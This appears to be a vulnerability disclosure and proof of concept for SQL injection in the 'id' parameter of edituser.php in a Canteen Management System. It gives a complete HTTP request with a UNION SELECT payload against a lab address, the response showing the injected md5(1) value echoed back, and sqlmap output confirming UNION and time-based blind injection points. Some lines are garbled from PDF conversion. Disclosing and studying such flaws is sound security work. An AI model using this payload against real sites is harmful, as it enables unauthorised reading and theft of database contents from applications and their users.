


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters, so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Canteen Management System does not filter the content correctly at the "edituser.php /id" parameter, resulting in the generation of SQL injection.

## Payload used:

GET /edituser.php?id=-7956'%20UNION%20ALL%20SELECT%20NULL,md5(1),NULL,NULL--+
HTTP/1.1
Host: 192.168.67.10:8091
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.10:8091
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap exchange;v=b3;q=0.9
Referer: http://192.168.67.10:8091/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

## **Proof of Concept**

1. After logging in, use the Edit User function




2. Looking at the source code, it is found that the id field is directly brought into the SQL statement query without filtering

3、

```
1 GET /edituser.php?id=
   -7956' %20UNION%20ALL%20SELECT%20NULL, md5(1), NULL, NULL--+ HTTP/1.1
2 Host: 192.168.67.10:8091
                                                                                                    224
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://192.168.67.10:8091
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                                                    227 SELECT NULL, md5(1), NULL, NULL-- " enctype="multipart/form-data">
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
                                                                                                     229
  text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
8 Referer: http://192.168.67.10:8091/login.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh;q=0.9
11 Connection: close
                                                                                                    235 ="" pattern="^[a-zA-z0-9]+$"/ value="c4ca4238a0b923820dcc509a6f75849b
                                                                                                    236
                                                                                                    238
                                                                                                    239
                                                                                                    240
                                                                                                    241
```

4. The results can be directly echoed on the page by constructing correct SQL statements



5. Through testing with the tool, it is found that there are other injection methods such as blind SQL time injection.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:

Parameter: id (GET)

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=-7956' UNION ALL SELECT NULL, CONCAT (CONCAT ('qzpqq', 'iQZykyXDWQqZLGkUDtyrCoiMXGtexTzcJHOdahVb'), 'qvxxq'), NULL, NULL-— QRNZ

[10:05:40] [INFO] testing MySQL
[10:05:40] [INFO] testing MySQL
[10:05:40] [INFO] the back-end DBMS is MySQL

web application technology: PHP, PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 8.0.0

[10:05:41] [INFO] fetched data logged to text files under 'C:\Users\Lenovo\AppData\Local\sqlmap\output\192.168.67.10'
[10:05:41] [WARNING] your sqlmap version is outdated
```